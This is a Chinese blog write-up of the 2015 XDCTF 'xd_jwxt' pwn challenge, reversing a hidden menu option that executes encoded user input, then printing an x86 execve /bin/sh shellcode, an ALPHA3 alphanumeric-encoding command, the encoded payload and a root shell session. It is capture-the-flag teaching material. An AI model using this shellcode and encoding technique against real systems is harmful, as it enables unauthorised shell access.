

CTF--2015中国西安电子科技大学XDCTF网络安全大赛之pwn

原创


置顶  于 2016-09-19 10:07:13 发布  4135  收藏 2

分类专栏: [技术文章](#) [学习笔记](#) [安全札记](#) [反汇编](#) [二进制](#) [逆向工程](#) 文章标签: [网络安全](#) [逆向](#) [二进制](#) [writeup](#) [pwn](#) [漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/microzone/article/details/52583073>

版权



[技术文章](#) 同时被 3 个专栏收录

115 篇文章 0 订阅

订阅专栏



[学习笔记](#)

17 篇文章 0 订阅

订阅专栏



[安全札记](#)

22 篇文章 3 订阅

订阅专栏

write up

0x01 基本信息

本人初学, 可能本题解答对大神来说, 有些繁琐。(大神可以忽略飘过)。

分享在此, 方便自己, 也方便他人。

文件: xd_jwxt

大小: 8276 字节

修改时间: 2016年7月13日, 16:22:24

MD5: 07BE390A9328A365549A27D400462B59

SHA1: C0175B97E12670373E793F5633C51637B9C809E0

CRC32: 37CFC2B4

LINUX x86 运行显示如下

```
root@luke-virtual-machine:~/Desktop# ./xd_jwxt

===== Welcome to XOCSS =====

Xidian Online Course Selection System
----- Menu -----
1. login in
2. list all course
3. add a course
4. edit a course
5. delete a course
6. exit
-----
Your choice:2
You must login system first!
----- Menu -----
1. login in
2. list all course
3. add a course
4. edit a course
5. delete a course
6. exit
```

0x02 具体分析

测试随意输入数字2。

接收后直接退出。得先登录，于是ida载入分析

```
.rodata:0049100 aBb2fa36aaa9541 db 'BB2FA36AA9541F0',0 ; DATA XREF: .data:0ff_804A8010
.rodata:0049101 align 4
.rodata:0049104 aWelcomeToXocss db 0Ah ; DATA XREF: sub_8048788+6f0
.rodata:0049104 db '----- Welcome to XOCSS -----',0Ah
.rodata:0049104 db ' ',0Ah
.rodata:0049104 db 'Xidian Online Course Selection System',0
.rodata:0049104 db 0Ah
.rodata:0049104 align 10h
.rodata:00492EF ; char s[]
.rodata:00492F0 s db '----- Menu -----',0
.rodata:00492F0 ; DATA XREF: sub_80487A5+9f0
.rodata:0049315 ; char a1_LoginIn[]
.rodata:0049315 a1_LoginIn db '1. login in',0 ; DATA XREF: sub_80487A5+19f0
.rodata:0049321 ; char a2_ListAllCours[]
.rodata:0049321 a2_ListAllCours db '2. list all course',0 ; DATA XREF: sub_80487A5+29f0
.rodata:0049334 ; char a3_AddACourse[]
.rodata:0049334 a3_AddACourse db '3. add a course',0 ; DATA XREF: sub_80487A5+39f0
.rodata:0049344 ; char a4_EditACourse[]
.rodata:0049344 a4_EditACourse db '4. edit a course',0 ; DATA XREF: sub_80487A5+49f0
.rodata:0049355 ; char a5_DeleteACours[]
```

再查看字符串

Address	Length	Type	String
.rodata:080491...	00000011	C	BB2FA36AAA9541F0
.rodata:080491...	00000128	C	\n===== Welcome to XOCSS =====\n _ _ _ _ _\n \\ // / /
.rodata:080492...	00000025	C	----- Menu -----
.rodata:080493...	0000000C	C	1. login in
.rodata:080493...	00000013	C	2. list all course
.rodata:080493...	00000010	C	3. add a course
.rodata:080493...	00000011	C	4. edit a course
.rodata:080493...	00000013	C	5. delete a course
.rodata:080493...	00000008	C	6. exit
.rodata:080493...	00000025	C	-----
.rodata:080493...	0000000D	C	Your choice:
.rodata:080493...	00000003	C	\$
.rodata:080493...	00000008	C	Bigtang
.rodata:080493...	00000009	C	See you~
.rodata:080493...	00000015	C	You already logged!
.rodata:080493...	0000001C	C	Please input your username:
.rodata:080493...	0000001C	C	Please input your password:
.rodata:080494...	00000012	C	Invalid username!
.rodata:080494...	0000001A	C	You are not allowed here!
.rodata:080494...	00000018	C	Please leave me a message:
.rodata:080494...	0000001F	C	Successfully logged!Enjoy it!
.rodata:080494...	00000006	C	Done!
.rodata:080494...	0000001D	C	You must login system first!
.rodata:080494...	0000001D	C	You must add a course first!

<http://blog.csdn.net/>

看到主菜单，寻找登录成功条件。

```

5 sub_8048748();
6 sub_8048788();
7 while ( 1 )
8 {
9     while ( 1 )
10    {
11        sub_80487A5();
12        u0 = sub_8049058();
13        if ( u0 != 4 )
14            break;
15        sub_8048E56();
16    }
17    if ( u0 > 4 )
18    {
19        if ( u0 == 6 )
20            sub_80489ED();
21        if ( u0 < 6 )
22        {
23            sub_8048F42();
24        }
25        else if ( u0 == 31337 )
26        {
27            sub_804892B();
28        }
29        else
30        {
31BEL_19:
32            puts("Invalid number!");
33        }
34    }

```

<http://blog.csdn.net/>

31337登录成功。进入函数注意关键位置

```

1 char *sub_804892B()
2 {
3     char *result; // eax@1
4     char s; // [sp+4h] [bp-94h]@1
5     int v2; // [sp+84h] [bp-14h]@1
6     int v3; // [sp+88h] [bp-10h]@1
7     char *dest; // [sp+8Ch] [bp-Ch]@1
8
9     memset(&s, 0, 0x80u);
10    dest = (char *)mmap((void *)0x80000000, 0x1000u, 7, 50, -1, 0);
11    printf("$ ");
12    v3 = sub_804883D(0, (int)&s, 128, 1);
13    v2 = sub_80488DD((int)&s, v3);
14    result = strstr(&s, "Bigtang");
15    if ( result )
16    {
17        if ( !v2 )
18        {
19            strcpy(dest, &s);
20            result = (char *)((int (*)(void))dest)();
21        }
22    }
23    return result;
24 }

```

<http://blog.csdn.net/>

Sub_804883D函数

编码转换

```

1 int __cdecl sub_804883D(int fd, int a2, int a3, int a4)
2 {
3     char buf; // [sp+8h] [bp-Dh]@3
4     int v6; // [sp+Ch] [bp-Ch]@1
5
6     v6 = 0;
7     if ( a3 > 0 )
8     {
9         while ( read(fd, &buf, 1u) > 0 )
10        {
11            if ( buf != 10 )
12            {
13                if ( a4 == 1 )
14                {
15                    *(_BYTE *)(&v6 + a2) = off_804A000[(((unsigned int)((unsigned __int64)v6 >> 32) >> 28) + (_BYTE)v6) & 0xF]
16                    - (((unsigned int)((unsigned __int64)v6 >> 32) >> 28)] ^ buf;
17                    ++v6;
18                }
19                else
20                {
21                    *(_BYTE *)(&a2 + v6++) = buf;
22                }
23                if ( v6 != a3 )
24                    continue;
25            }
26            return v6;
27        }
28        v6 = -1;
29    }
30 }

```

<http://blog.csdn.net/>

Sub_80488DD函数

范围判断, 必须是可见字符47到122的范围ASCII码。

```

1 signed int __cdecl sub_8048800(int a1, int a2)
2 {
3     int v3; // [sp+8h] [bp-8h]@1
4     int i; // [sp+Ch] [bp-4h]@1
5
6     v3 = 0;
7     for ( i = 0; i < a2; ++i )
8     {
9         if ( *(_BYTE *)(i + a1) <= 47 || *(_BYTE *)(i + a1) > 122 )
10            return 1;
11     }
12     return v3;
13 }

```

<http://blog.csdn.net/>

关键位置

```

16 {
17     if ( !v2 )
18     {
19         strcpy(dest, &s);
20         result = (char *)(((int (*)(void))dest)());
21     }
22 }
23 return result;
24 }

```

<http://blog.csdn.net/>

对用户的输入进行了encode，要保证encode之后的数据必须为可见字符。

而这些被encode之后的数据将会被放在可执行段，最后跳转到该段执行。

技术难点就是如何产生一个全为可见字符的shellcode。

谷歌了一下，发现一个可以将机器码全部转换为可见字符的工具。

ALPHA3 (<https://code.google.com/archive/p/alpha3/downloads>)

0x03 实现步骤

1先去shell-storm找一个短小的shellcode。（必须保证输入在128个字符之内，函数有限制）。

这个是我找的：

```
execve /bin/sh - x86/linux
```

```
"\x6a\x0b\x58\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\xcd\x80"
```

记得把这个保存成你要的文件，是二进制流方式(☺o☺)哦，别保存错了。

2将该shellcode保存成为二进制文件。

3然后在windows下使用命令

```
python ALPHA3.py x86 ascii uppercase EAX --input="execve-shell.txt" >visibleShellcode2
```

4将生成的shellcode，放进字符串。

```
E:\xidian\pwn\ALPHA3>Python ALPHA3.py x86 ascii uppercase EAX --input="execve-shell.txt" >visibleShellcode2
E:\xidian\pwn\ALPHA3>type visibleShellcode2 http://blog.csdn.net/
PYVTX10X41PZ41H4A4I1TA71TADVTZ32PZNBFDQC02DQD0D13DJE200967396KKN687L0JKN2C1T2LK00V5NJ0114C4F8N02
```

```
root@ubuntu:~/Desktop/shell# ./xd_jwxt_ok
===== Welcome to X0CSS =====
Xidian Online Course Selection System
----- Menu -----
1. login in
2. list all course
3. add a course
4. edit a course
5. delete a course
6. exit
-----
Your choice:31337
$ PYVTX10X41PZ41H4A4I1TA71TADVTZ32PZNBFDQC02DQD0D13DJE200967396KKN687L0JKN2C1T2LK00V5NJ0114C4F8N02Bigtang
# whoami
root
```

大功告成小鸡吃米图

0x04 参考

Shellcode website:

<http://shell-storm.org/>

<https://code.google.com/archive/p/alpha3/downloads>